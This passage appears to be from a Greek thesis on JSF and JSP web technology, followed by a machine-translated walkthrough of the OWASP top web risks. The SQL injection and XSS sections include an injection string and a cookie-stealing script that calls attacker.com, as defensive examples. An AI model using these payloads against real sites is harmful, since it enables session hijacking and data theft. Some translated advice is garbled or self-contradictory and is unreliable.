
Έτσι, λοιπόν, το JSF είναι σχεδιασμένο για να χρησιμοποιηθεί ως εργαλείο αλλά και ως ένα πακέτο από κλάσεις που μπορούν να χρησιμοποιηθούν έξω από εργαλεία ανάπτυξης λογισμικού, που συχνά απαιτούν οι προγραμματιστές συστήματος.

2.3.2.1 Επίλυση πρακτικών προβλημάτων του Διαδικτύου

Ο πυρήνας του JSF είναι σχεδιασμένος ως ανεξάρτητος από ειδικά πρωτόκολλα. Ωστόσο είναι στοχευμένος στην λύση πολλών κοινών προβλημάτων που αντιμετωπίζουν καθημερινά οι προγραμματιστές όταν δημιουργούν λογισμικό, το οποίο μπορεί να προβληθεί σε HTML εφαρμογές αλλά πρέπει να ανταλάσει μηνύματα μέσω HTTP πρωτοκόλλου σε εφαρμογές βασισμένες σε Servlet και JavaServer Pages τεχνολογίες. Τέτοιες εφαρμογές είναι βασισμένες σε φόρμες και αποτελούνται από πολλές σελίδες στις οποίες ο χρήστης πρέπει να αλληλεπιδρά για να εκτελέσει μια σειρά από καθήκοντα.

Το JSF ξεπερνά τις ακόλουθες δυσκολίες που βρίσκονται σε τέτοιου είδους εφαρμογές:

- Διαχείριση της κατάστασης των στοιχείων μέσα σε δίαφορα αιτήματα
- Υποστηρίζοντας ενθυλάκωση των διαφορών που υπάρχουν ανάμεσα στους web browsers
- Υποστηρίζοντας αλγόριθμους μέσα στις φόρμες
- Παρέχοντας ένα δυνατό μοντέλο δεδομένων το οποίο επιτρέπει να φτιαχτούν ειδικοί handlers σε κάθε αίτημα του χρήστη
- Διαχειρίζοντας τα σφάλματα που ίσως προκύψουν και προβάλοντας αυτά τα σφάλματα σε μηνύματα, σε φόρμες, που είναι κατανοητά από τον χρήστη.
- Διαχείριση της πλοήγησης από σελίδα σε σελίδα με γεγονότα και αλληλεπιδράσεις μοντέλων (data model – view model interactions)
- Υποστήριξη μετατροπών από μία μορφή δεδομένων στην άλλη (Object2String cast κτλ)



Εικόνα 3 Λειτουργία του Java Server Faces

2.3.3 Java Server Pages

JavaServer Pages (JSP) είναι μία τεχνολογία του Java Enterprise Edition (Java EE) για την δημιουργία εφαρμογών ικανών να παράγουν δυναμικά το περιεχόμενο, όπως HTML, DHTML, XHTML και XML. Η JSP τεχνολογία επιτρέπει την εύκολη δημιουργία τέτοιων ιστοσελίδων με την μέγιστη ευελιξία και δύναμη.

2.3.3.1 Γενικές Έννοιες

Στην ουσία το JSP παρέχει τα μέσα για την δημιουργία μιας δυναμικής απάντησης σε ένα αίτημα της εφαρμογής πελάτη. Η τεχνολογία λοιπόν αυτή έχει στηθεί με βάση αυτές τις έννοιες:

- **Template Data**
  Ένα κομμάτι του δυναμικού περιεχομένου είναι ένα ειδος έτοιμης φόρμας. Κείμενο ή xml κομμάτια χρησιμοποιούνται για αυτή την φόρμα. Η JSP υποστηρίζει την διαχείριση των δεδομένων τέτοιων φορμών.

- **Addition of Dynamic Data**
  Η JSP παρέχει έναν απλό μα συνάμα δυνατό τρόπο για να προσθέτουμε δυναμικα δεδομένα στις φόρμες (templates).

- **Encapsulation of Functionallity**
  Η JSP παρέχει δύο σχετικούς με την ενθυλάκωση της λειτουργικότητας των JavaBeans, tag βιβλιοθήκες, listeners και επικύρωση.

- **Good Tool Support**
  Τα σωστά εργαλεία οδηγούν σε καλύτερη αποδοτικότητα. Έτσι, η JSP είναι σχεδιασμένη για να μπορεί να δημιουργήσει σωστά εργαλεία, τα οποία οδηγούν σε μια δυνατή «server-side» τεχνολογία.

2.3.3.2 Πλεονεκτήματα της JavaServer Τεχνολογίας

Η JSP τεχνολογία προσφέρει τα παρακάτω οφέλη:

- **Write once, run anywhere**
  Είναι μια τεχνολογία ανεξάρτητης πλατφόρμας ως προς τις δυναμικές παραγόμενες σελίδες της, τον εξυπηρετητή της, κτλ. Οι σελίδες της μπορούν να παραχθούν μια φορά σε οποιαδήποτε πλατφόρμα και να φιλοξενηθούν σε έναν εξυπηρετητή και μετά να είναι προσβάσιμες από οπουδήποτε, ανεξαρτήτως του λογισμικού που τρέχει ο πελάτης.

- **Separation of roles**
  Η τεχνολογία JSP διαχωρίζει τους δύο ρόλους, του προγραμματιστή και του συντάκτη της σελίδας. Ο προγραμματιστής γράφει τα στοιχεία που αλληλεπιδρούν με αντικείμενα που βρίσκονται στην μεριά του εξυπηρετητή. Ο συντάκτης είναι αυτός ο οποίος τοποθετεί στατικά δεδομένα και δυναμικό περιεχόμενο μαζί ώστε να συνθέσει παρουσιάσεις κατάλληλες για το κοινό τους. Κάθε ρόλος μπορεί να εκτελέσει την δουλειά του χωρίς να γνωρίζει την δουλειά του άλλου και μπορεί να εμβαθύνει σε διαφορετικά πράγματα. Αυτός ο διαχωρισμός διευκολύνει και τον διαχωρισμό καθηκόντων μεταξύ τους. Άρα επιτρέπει καλύτερη αποδοτικότητα.

- **Reuse of ccomponents and tag libraries**
  Η τεχνολογία JSP δίνει έμφαση στην χρήση επαναχρησιμοποιούμενων στοιχείων, όπως JavaBeans στοιχείων και tag βιβλιοθηκών.

- **Separation of dynamic and static ccontent**
  Επιτρέπει των διαχωρισμό του στατικού δεδομένου σε μία φόρμα από το δυναμικό περιεχόμενο που εισχωρεί στην στατική φόρμα έπειτα από επεξεργασία του αιτήματος του χρήστη (request).

- **Web accer layer for N-tier enterprise application architecture**
  Η τεχνολογία JSP είναι σχεδιασμένη έτσι ώστε να επιτρέπει/ διευκολύνει την τριών επιπέδων αρχιτεκτονική που είναι πλέον κοινά χρησιμοποιούμενη. Ένα επίπεδο για το UI της εφαρμογής (front end layer), ένα επίπεδο για την λειτουργικότητα της (business layer) και ένα επίπεδο για τα δεδομένα της εφαρμογής από την βάση (data layer), κτλ.

2.3.4 Τι είναι μία JSP Σελίδα?

Μια σελίδα JSP είναι ένα αρχείο κειμένου το οποίο περιγράφει τον τρόπο επεξεργασίας ενός αιτήματος για να παραχθεί η αντίστοιχη απάντηση. Αυτή η περιγραφή συνδέει δεδομένα της στατικής φόρμας με δυναμικά δεδομένα τα οποία παράγονται ανάλογα με το αίτημα.

Τα κύρια χαρακτηριστικά των σελίδων JavaServer είναι:

- Τυποποιημένες οδηγίες
- Τυποποιημένες ενέργειες

- Στοιχεία σεναριογραφιών
- Μηχανισμός επέκτασης ετικετών
- Περιεκτικότητα σε πρότυπα web εφαρμογών.

Η έννοια μιας εφαρμογής κληρονομείται από την προδιαγραφή servlet. Η εφαρμογή Ιστού μπορεί να αποτελείται από:

- Περιβάλλον χρόνου εκτέλεσης της Java που τρέχει στον κεντρικό υπολογιστή (που απαιτείται)
- Σελίδα JSP που χειρίζεται τα αιτήματα και παράγει το δυναμικό περιεχόμενο
- Servlet που χειρίζεται τα αιτήματα και παράγει το δυναμικό περιεχόμενο
- Υπολογιστής- δευτερεύοντα συστατικά JavaBeans που τοποθετούν τη συμπεριφορά και το κράτος σε κάψουλα
- Στατικό HTML, DHTML, XHTML, XML και παρόμοιες σελίδες.
- Πελάτης- δευτερεύοντα συστατικά Java Applets, JavaBeans και αυθαίρετη κατηγορία της Java αρχεία
- Περιβάλλον χρόνου εκτέλεσης της Java που τρέχει στον πελάτη.

Η JSP τεχνολογία κληρονομεί από την Servlet έννοιες των εφαρμογών, ServletContexts, των συνόδων και των αιτημάτων/ απαντήσεων.

2.3.4.1 Στοιχεία και αντικείμενα συμπερίληψης


Οι σελίδες JSP και οι κλάσεις servlet αναφέρονται συλλογικά ως web components. Οι σελίδες JSP παραδίδονται σε ένα container που παρέχει τις υπηρεσίες που υποδεικνύονται σε ένα xml αρχείο. Ο χωρισμός των συστατικών από τα εμπορευματοκιβώτια επιτρέπει την επαναχρησιμοποίηση συστατικών, με τα χαρακτηριστικά γνωρίσματα ποιότητα- υπηρεσιών που παρέχονται από το εμπορευματοκιβώτιο.

2.3.4.2 Βήματα Μετάφρασης και Εκτέλεσης

Οι σελίδες JSP είναι αρχεία κειμένου. Περνούν από δύο φάσεις: μια φάση μετάφραση και μια φάση αιτήματος. Η μετάφραση γίνεται μιά φορά ανά σελίδα. Η φάση αιτήματος γίνεται μιά φορά ανά αίτημα.

Η σελίδα JSP είναι μεταφρασμένη για να δημιουργήσει μια κλάση servlet, την υλοποιημένη κλάση δηλαδή της JSP σελίδας, η οποία δημιουργείται στον χρόνο του αιτήματος. Το αντικείμενο αυτής την κλάσης JSP χειρίζεται τα αιτήματα και δημιουργεί τις απαντήσεις.

Οι σελίδες JSP μπορούν να μεταφραστούν πριν από τη χρήση τους, που παρέχοντας στην εφαρμογή μια κλάση servlet που μπορεί να χρησιμεύσει ως η κειμενική αντιπροσώπευση της σελίδας JSP.



Εικόνα 4 Λειτουργία του JavaServer Pages

Κεφάλαιο 3 Θέματα Ασφάλειας

Όπως σε κάθε εφαρμογή του διαδικτύου υπάρχουν κάποιοι κίνδυνοι, έτσι και στο Web Application υπάρχουν αρκετοί.

3.1 Οι 10 πιο σημαντικοί Web Application Κίνδυνοι

Στο κεφάλαιο που ακολουθεί θα σας περιγράψουμε 10 εξ αυτών.

3.2 Έγχυση (Injection)

Εξετάζει τα ψευδή δεδομένα που μπορεί να στείλει στο σύστημα κάθε χρήστης, συμπεριλαμβανομένων των εξωτερικών χρηστών, τους εσωτερικούς χρήστες και τους διοικητές.	Απλές βασισμένες στο κείμενο επιθέσεις που εκμεταλλεύονται τη σύνταξη του στοχοθετημένου διερμηνέα. Σχεδόν οποιαδήποτε πηγή στοιχείων μπορεί να είναι ένα διάνυσμα εγχύσεων, συμπεριλαμβανομένων των εσωτερικών πηγών.	Έγχυση ρωγμών έχουμε όταν μια εφαρμογή στέλνει τα ψευδή δεδομένα σε έναν διερμηνέα. Οι ρωγμές εγχύσεων είναι πολύ επικρατούσες, ιδιαίτερα στον κώδικα κληρονομιών, που βρίσκεται συχνά στις ερωτήσεις SQL, LDAP ερωτήσεις, XPathqueries, εντολές OS, επιχειρήματα προγράμματος, οι ρωγμές εγχύσεων κ.λπ. είναι εύκολο να ανακαλυφθούν κατά την εξέταση του κώδικα, αλλά δυσκολότερος μέσω της δοκιμής. Οι ανιχνευτές και οι «fuzzers» (οι οποίοι έχουν ως ρόλο να βρίσκουν τα λάθη που έχουν γίνει κατά την υλοποίηση) μπορούν να βοηθήσουν τους επιτιθέμενους να τους βρουν.	Αποτέλεσμα έγχυσης στην απώλεια ή τη δωροδοκία στοιχείων, έλλειψη υπευθυνότητας ή άρνηση της πρόσβασης. Η έγχυση μπορεί μερικές φορές να οδηγήσει στην πλήρη ανάληψη οικοδεσποτών.	Εξετάστε την επιχειρησιακή αξία των επηρεασθέντων στοιχείων και της πλατφόρμας που τρέχουν το διερμηνέα. Όλα τα στοιχεία θα μπορούσαν να κλαπούν, να τροποποιηθούν ή να διαγραφούν. Θα μπορούσε η φήμη σας να βλαφθεί;

Είμαι τρωτός στην έγχυση;

Ο καλύτερος τρόπος να ανακαλυφθεί εάν μια εφαρμογή είναι τρωτή στην έγχυση είναι να ελεγχθεί ότι όλη η χρήση των διερμηνέων χωρίζει σαφώς τα ψευδή δεδομένα από την εντολή ή την ερώτηση. Για τις κλήσεις SQL, αυτό σημαίνει ότι η χρησιμοποίηση, δεσμεύει τις μεταβλητές σε όλες τις έτοιμες δηλώσεις και τις αποθηκευμένες διαδικασίες και την αποφυγή των δυναμικών ερωτήσεων. Ο έλεγχος του κώδικα είναι ένας γρήγορος και ακριβής τρόπος να δει εάν η εφαρμογή χρησιμοποιεί τους διερμηνείς ακίνδυνα. Κωδικοποιώντας τα εργαλεία ανάλυσης μπορεί να βοηθήσει έναν αναλυτή ασφαλείας να βρεί τη χρήση των διερμηνέων και να επισημάνει τη ροή στοιχείων μέσω της εφαρμογής.

Οι ελεγκτές διείσδυσης μπορούν να επικυρώσουν αυτά τα ζητήματα επεξεργάζοντας ότι επιβεβαιώνει την ευπάθεια. Η αυτοματοποιημένη δυναμική ανίχνευση που ασκεί την εφαρμογή μπορεί να παρέχει τη διορατικότητα εάν μερικές εκμεταλλεύσιμες ρωγμές εγχύσεων υπάρχουν. Οι ανιχνευτές μπορούν όχι πάντα να φθάσουν στους διερμηνείς και να έχουν τη δυσκολία ανιχνεύοντας εάν μια επίθεση ήταν επιτυχής. Ο φτωχός χειρισμός λάθους καθιστά τις ρωγμές εγχύσεων ευκολότερες να ανακαλύψουν.

Πώς μπορώ να αποτρέψω την έγχυση;

Η παρεμπόδιση της έγχυσης απαιτεί τα ψευδή δεδομένα χωριστά από τις εντολές και τις ερωτήσεις.

1.Η επιλογή που προτιμάται είναι να χρησιμοποιηθεί ένα ασφαλές API που αποφεύγει τη χρήση του διερμηνέα εξ ολοκλήρου ή παρέχει μια παραμετρική διεπαφή. Να είστε προσεκτικός APIs, όπως οι αποθηκευμένες διαδικασίες, που παραμερίζονται, αλλά μπορούν ακόμα να εισαγάγουν την έγχυση κάτω από την κουκούλα.

2.Αν ένα παραμετρικό API δεν είναι διαθέσιμο, πρέπει προσεκτικά να δραπετεύσετε τους πρόσθετους χαρακτήρες χρησιμοποιώντας τη συγκεκριμένη σύνταξη διαφυγών για εκείνο τον διερμηνέα.

3.Θετική ή «whitelist» η επικύρωση εισαγωγής με το κατάλληλο μετασχηματισμό συστήνεται, αλλά είναι πλήρης υπεράσπιση του δεδομένου ότι πολλές εφαρμογές απαιτούν τους πρόσθετους χαρακτήρες στην εισαγωγή τους.

Παράδειγμα Πιθανού Σεναρίου

Η εφαρμογή χρησιμοποιεί ψευδή δεδομένα στη κατασκευή της ακόλουθης τρωτής SQL κλίσης:

String query = "SELECT * FROM accounts WHERECustID='" + request.getParameter("id") +"'";

Ο επιτιθέμενος τροποποιεί την παράμετρο `id στη μηχανή αναζήτησης τους που στέλνει: ' ή ' 1' =' 1. Αυτό αλλάζει την έννοια της ερώτησης για να επιστρέψει όλα τα αρχεία από τη βάση δεδομένων απολογισμών, αντί μόνο του προοριζόμενου πελάτη.

http://example.com/app/accountView?id=' or '1'='1

Στη χειρότερη περίπτωση, ο επιτιθέμενος χρησιμοποιεί αυτήν την αδυναμία για να επικαλεσθεί τις πρόσθετες αποθηκευμένες διαδικασίες στη βάση δεδομένων που επιτρέπουν μια πλήρη ανάληψη της βάσης δεδομένων και ενδεχομένως ακόμη και του κεντρικού υπολογιστή που φιλοξενούν τη βάση δεδομένων.

3.3 Scripting στην «απέναντι» πλευρά (Cross-Site Scripting, XSS)

Εξετάζει τα ψευδή δεδομένα που μπορεί να στείλει στο σύστημα κάθε χρήστης, συμπεριλαμβανομένων των εξωτερικών χρηστών, τους εσωτερικούς χρήστες και τους διοικητές.	Ο επιτιθέμενος στέλνει βασισμένα στο κείμενο χειρόγραφα επίθεσης που εκμεταλλεύονται το διερμηνέα στη μηχανή αναζήτησης. Σχεδόν οποιαδήποτε πηγή στοιχείων μπορεί να είναι ένα διάνυσμα επίθεσης, συμπεριλαμβανομένων των εσωτερικών πηγών όπως τα στοιχεία από τη βάση δεδομένων.	XSSis το πιό επικρατόν λάθος ασφαλείας εφαρμογής Ιστού. Οι ρωγμές XSS εμφανίζονται όταν μια εφαρμογή περιλαμβάνει του χρήστη τα υποστηριχθέντα δεδομένα σε μία σελίδα που στέλνεται στη μηχανή αναζήτησης χωρίς να επικυρώσει κατάλληλα ή να αποφύγει αυτό το περιεχόμενο. Υπάρχουν τρεις γνωστοί τύποι ρωγμών XSS: 1) αποθηκευμένος, 2) απεικονισμένος και 3) βασισμένα στα DOM XSS. Η ανίχνευση των περισσότερων ρωγμών XSS είναι αρκετά εύκολη μέσω της δοκιμής ή της ανάλυσης κώδικα.	Οι επιτιθέμενοι μπορούν να εκτελέσουν τα χειρόγραφα στη μηχανή αναζήτησης ενός θύματος για να «ληστέψουν» τους συνόδους χρηστών, να παραμορφώσουν τους ιστοχώρους, να παρεμβάλουν το εχθρικό περιεχόμενο, να επαναπροσανατολίσουν τους χρήστες, να «ληστέψουν» τη μηχανή αναζήτησης του χρήστη χρησιμοποιώντας malware, κ.λπ.	Εξετάστε την επιχειρησιακή αξία του επηρεασθέντος συστήματος και όλων των στοιχείων που επεξεργάζεται. Επίσης εξετάστε τον επιχειρησιακό αντίκτυπο της δημόσιας έκθεσης της ευπάθειας.

Είμαι τρωτός στο XSS;

Πρέπει να εξασφαλίσετε ότι όλο το υποστηριγμένο υλικό που εισήγαγε ο χρήστης στη μηχανή αναζήτησης ελέγχεται για να είναι ασφαλής (μέσω της επικύρωσης εισαγωγής) και αυτό που ο χρήστης εισήγαγε κατάλληλα δραπέτευσε πριν συμπεριληφθεί στη σελίδα παραγωγής. Η κατάλληλη κωδικοποίηση παραγωγής εξασφαλίζει ότι μία τέτοια εισαγωγή αντιμετωπίζεται πάντα ως κείμενο στη μηχανή αναζήτησης, παρ'όλο που το ενεργό περιεχόμενο μπορεί να είναι εκτελέσιμο. Και τα στατικά και δυναμικά εργαλεία μπορούν να βρούν μερικά προβλήματα XSS αυτόματα.

Ωστόσο, κάθε εφαρμογή χτίζει τις σελίδες παραγωγής διαφορετικά και χρησιμοποιεί τους διαφορετικούς δευτερεύοντες διερμηνείς μηχανών αναζήτησης όπως JavaScript, ActiveX, Flash και Silverlight, το οποίο καθιστά την αυτοματοποιημένη ανίχνευση δύσκολη. Επομένως, η πλήρης κάλυψη απαιτεί έναν συνδυασμό χειρωνακτικής αναθεώρησης κώδικα και χειρωνακτικής δοκιμής διείσδυσης, εκτός από οποιεσδήποτε αυτοματοποιημένες προσεγγίσεις σε λειτουργία. Οι Web 2.0 τεχνολογίες, όπως AJAX, καθιστά το XSS δυσκολότερο να ανιχνεύσει μέσω των αυτοματοποιημένων εργαλείων.

Πώς μπορώ να αποτρέψω το XSS;

Η παρεμπόδιση XSS απαιτεί τα ψευδή δεδομένα χωριστά από το ενεργό περιεχόμενο μηχανών αναζήτησης.

1.Η επιλογή που προτιμάται είναι να αποφύγω κατάλληλα όλα τα ψευδή δεδομένα βασισμένα στο πλαίσιο HTML (σώμα, ιδιότητες, JavaScript, CSS, ή URL) στο οποίο τα στοιχεία θα τοποθετηθούν. Οι υπεύθυνοι για την ανάπτυξη πρέπει να περιλάβουν αυτήν την διαφυγή στις αιτήσεις τους εκτός αν το πλαίσιο UI τους κάνει αυτό αντί γι'αυτούς.

2.Θετική ή «whitelist» η επικύρωση εισαγωγής με το κατάλληλο μετασχηματισμό και την αποκωδικοποίηση συστήνεται επίσης δεδομένου ότι βοηθά να προστατεύσει από XSS, αλλά δεν είναι μια πλήρης υπεράσπιση δεδομένου ότι πολλές εφαρμογές απαιτούν τους πρόσθετους χαρακτήρες στην εισαγωγή τους. Τέτοια επικύρωση πρέπει, όσο το δυνατόν περισσότερο, να αποκωδικοποιήσει οποιαδήποτε κωδικοποιημένη εισαγωγή και να επικυρώσει έπειτα το μήκος, τους χαρακτήρες, το σχήμα και οποιουσδήποτε επιχειρησιακούς κανόνες πρίν να δεχθεί την εισαγωγή.

Παράδειγμα Πιθανού Σεναρίου

Η εφαρμογή χρησιμοποιεί τα ψευδή δεδομένα στην κατασκευή του ακόλουθου αποκόματος HTML χωρίς την επικύρωση ή διαφυγή:

(String) page += "<input name='creditcard' type='TEXT'value='" + request.getParameter("CC") + "'>";

Ο επιτιθέμενος τροποποιεί την παράμετρο 'CC' στη μηχανή αναζήτησης τους:

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

Αυτό αναγκάζει την ταυτότητα συνόδου του θύματος να σταλεί στον ιστοχώρο του επιτιθεμένου, που επιτρέπει στον επιτιθέμενο να «ληστέψει» την τρέχουσα σύνοδο του χρήστη. Σημειώστε ότι οι επιτιθέμενοι μπορούν επίσης να χρησιμοποιήσουν XSS για να νικήσουν οποιαδήποτε υπεράσπιση CSRF που η εφαρμογή μπορεί να υιοθετήσει.

3.4 Εσφαλμένη ταυτοποίηση και διαχείριση σύνδεσης

Υπολογίστε εξωτερικούς ανώνυμους επιτιθέμενους, καθώς επίσης και χρήστες με δικούς τους υπολογισμούς, οι οποίοι μπορούν να προσπαθήσουν να κλέψουν τους λογαριασμούς άλλων. Επίσης εξετάστε τα μέλη που θέλουν να μεταμφιέσουν τις ενέργειές τους.	Ο επιτιθέμενος χρησιμοποιεί διαρροές ή ρωγμές κατά τη λειτουργία επικύρωσης ή κατά τη διαχείριση συνόδου (π.χ., εκτεθειμένοι απολογισμοί, κωδικοί πρόσβασης, σύνοδος IDs) στους προσωποποιημένους χρήστες.	Οι υπεύθυνοι για την ανάπτυξη χτίζουν συχνά τα σχέδια επικύρωσης και διαχείρισης συνόδου, αλλά η οικοδόμηση αυτών σωστά είναι μια διαδικασία δύσκολη. Κατά συνέπεια, αυτά τα σχέδια συνήθειας έχουν συχνά τις ρωγμές στις περιοχές όπως η αποσύνδεση, διαχείριση κωδικού πρόσβασης, διαλείμματα, remember me, μυστική ερώτηση, αναπροσαρμογή απολογισμού, το κ.λπ. Το να βρει κάποιος τέτοιες ρωγμές μπορεί μερικές φορές να είναι δύσκολο, δεδομένου ότι κάθε εφαρμογή είναι μοναδική.	Τέτοιες ρωγμές μπορούν να επιτρέψουν σε μερικούς ή ακόμα και σ'όλους τους λογαριασμούς να είναι ευάλωτοι στο να τους επιτεθούν. Μόλις το επιτύχει, ο επιτιθέμενος μπορεί να κάνει ό,τι το θύμα θα μπορούσε να κάνει. Οι προνομιούχοι λογαριασμοστοχεύονται συχνά.	Εξετάστε την επιχειρησιακή αξία των επιρρεασθέντων δεδομένων ή εφαρμογών. Επίσης εξετάστε τον επιχειρησιακό αντίκτυπο της δημόσιας έκθεσης της ευπάθειας.

Είμαι τρωτός;

Τα αρχικά προτερήματα που προστατεύουν είναι πιστοποιητικά και σύνοδος IDs.

1.Είναι τα πιστοποιητικά προστατευμένα πάντα όταν αποθηκεύονται χρησιμοποιώντας «hashing» ή κρυπτογράφηση;

2.Μπορούν τα πιστοποιητικά να εικαστούν ή επικαλυφθούν μέσω των αδύνατων διοικητικών λειτουργιών απολογισμού (π.χ. η δημιουργία απολογισμού, κωδικός πρόσβασης αλλαγής, ανακτεί τον κωδικό πρόσβασης, την αδύνατη σύνοδο IDs);

3.Είναι η συνεδρία IDs που εκτίθεται στο URL (π.χ., URL που ξαναγράφει);

4.Είναι η συνεδρία IDs τρωτό στις επιθέσεις σταθεροποίησης συνόδου;

5.Μπορεί η συνεδρία IDs να τελειώσει και οι χρήστες να μπορούν να αποσυνδεθούν;

6.Είναι η συνεδρία IDs περιστρεφόμενη μετά από την επιτυχή σύνδεση;

7.Είναι οι κωδικοί πρόσβασης, η συνεδρία IDs και άλλα πιστοποιητικά που στέλνονται μόνο πέρα από τις συνδέσεις TLS;

Πώς μπορώ να προστατευτώ από αυτού του είδους την επίθεση;

Η αρχική σύσταση για μια οργάνωση είναι το να μπορεί να είναι διαθέσιμη στους υπεύθυνους:

1.Έναν ενιαίο σύνολο ισχυρών ελέγχων επικύρωσης και διαχείρισης συνόδου. Τέτοιοι έλεγχοι πρέπει να προσπαθήσουν να: α) καλύψουν όλες τις απαιτήσεις επικύρωσης και διαχείρισης συνόδου που καθορίζονται στις τυποποιημένες (ASVS) περιοχές επαλήθευσης ασφάλειας εφαρμογής OWASP V2 (επικύρωση) και V3 (διαχείριση συνόδου). β) έχουν μια απλή διεπαφή για τους υπεύθυνους.

2.Δύσκολες προσπάθειες πρέπει επίσης να καταβληθούν ούτως ώστε να αποφεχθούν οι ρωγμές XSS που μπορούν να χρησιμοποιηθούν για να κλέψουν τη συνεδρία IDs.

Παράδειγμα Πιθανού Σεναρίου

Σενάριο #1: Η εφαρμογή επιφυλάξεων αερογραμμών υποστηρίζει το ξαναγράψιμο URL, βάζοντας τη συνεδρία IDs στο URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

Ένας επικυρωμένος χρήστης της περιοχής θέλει να ενημερώσει τους φίλους του για την πώληση. Στέλνει μήνυμα με το ηλεκτρονικό ταχυδρομείο την ανωτέρω σύνδεση χωρίς γνώση ότι δίνει επίσης μακριά την ταυτότητα συνόδου του. Όταν οι φίλοι του

χρησιμοποιούν τη σύνδεση θα χρησιμοποιήσουν τη σύνοδο και την πιστωτική κάρτα του.

Σενάριο #2: Τα διαλείμματα της εφαρμογής δεν έχουν τεθεί κατάλληλα. Ο χρήστης χρησιμοποιεί έναν δημόσιο υπολογιστή στην περιοχή πρόσβασης. Αντί της επιλογής «της αποσύνδεσης» ο χρήστης κλείνει απλά την ετικέτα μηχανών αναζήτησης και περπατά μακριά. Ο επιτιθέμενος χρησιμοποιεί την ίδια μηχανή αναζήτησης μια ώρα αργότερα και εκείνη η μηχανή αναζήτησης επικυρώνεται ακόμα.

Σενάριο #3: Το μέλος ή ο εξωτερικός επιτιθέμενος αποκτά πρόσβαση στη βάση δεδομένων κωδικού πρόσβασης του συστήματος. Οι κωδικοί πρόσβασης χρηστών δεν κρυπτογραφούνται, εκθέτοντας κάθε κωδικό πρόσβασης των χρηστών στον επιτιθέμενο.

3.5 Ανασφαλή αναφορά σε αντίκείμενα συστήματος

Εξετάστε τους τύπους χρηστών του συστήματός σας. Οποιοιδήποτε χρήστες έχουν μόνο μερική πρόσβαση σε ορισμένους τύπους στοιχείων συστημάτων;	Ο επιτιθέμενος, που είναι εξουσιοδοτημένος χρήστης συστημάτων, αλλάζει απλά μια αξία παραμέτρου που αναφέρεται άμεσα σε ένα αντικείμενο συστημάτων σε ένα άλλο αντικείμενο που ο χρήστης δεν είναι εξουσιοδοτημένος. Η πρόσβαση χορηγείται;	Οι εφαρμογές χρησιμοποιούν συχνά το πραγματικό όνομα ή το το κλειδί ενός αντικειμένου κατά παραγωγή ιστοσελίδας. Οι εφαρμογές όχι πάντα ελέγχουν ότι ο χρήστης εξουσιοδοτείται για το αντικείμενο στόχων. Αυτό οδηγεί σε μια επισφαλή άμεση ρωγμή αναφοράς αντικειμένου. Οι ελεγκτές μπορούν εύκολα να χειριστούν τις τιμές παραμέτρου για να ανιχνεύσουν τέτοιες ρωγμές και η ανάλυση κώδικα γρήγορα παρουσιάζει εάν η έγκριση ελέγχεται κατάλληλα.	Τέτοιες ρωγμές μπορούν να συμβιβάσουν όλα τα στοιχεία που μπορούν να παραπεμφθούν από την παράμετρο. Αν το διάστημα ονόματος είναι αραιό, τότε είναι εύκολο για έναν επιτιθέμενο να έχει πρόσβαση σε όλα τα διαθέσιμα στοιχεία εκείνου του τύπου.	Εξετάστε την επιχειρησιακή αξία των εκτεθειμένων στοιχείων. Επίσης εξετάστε τον επιχειρησιακό αντίκτυπο της δημόσιας 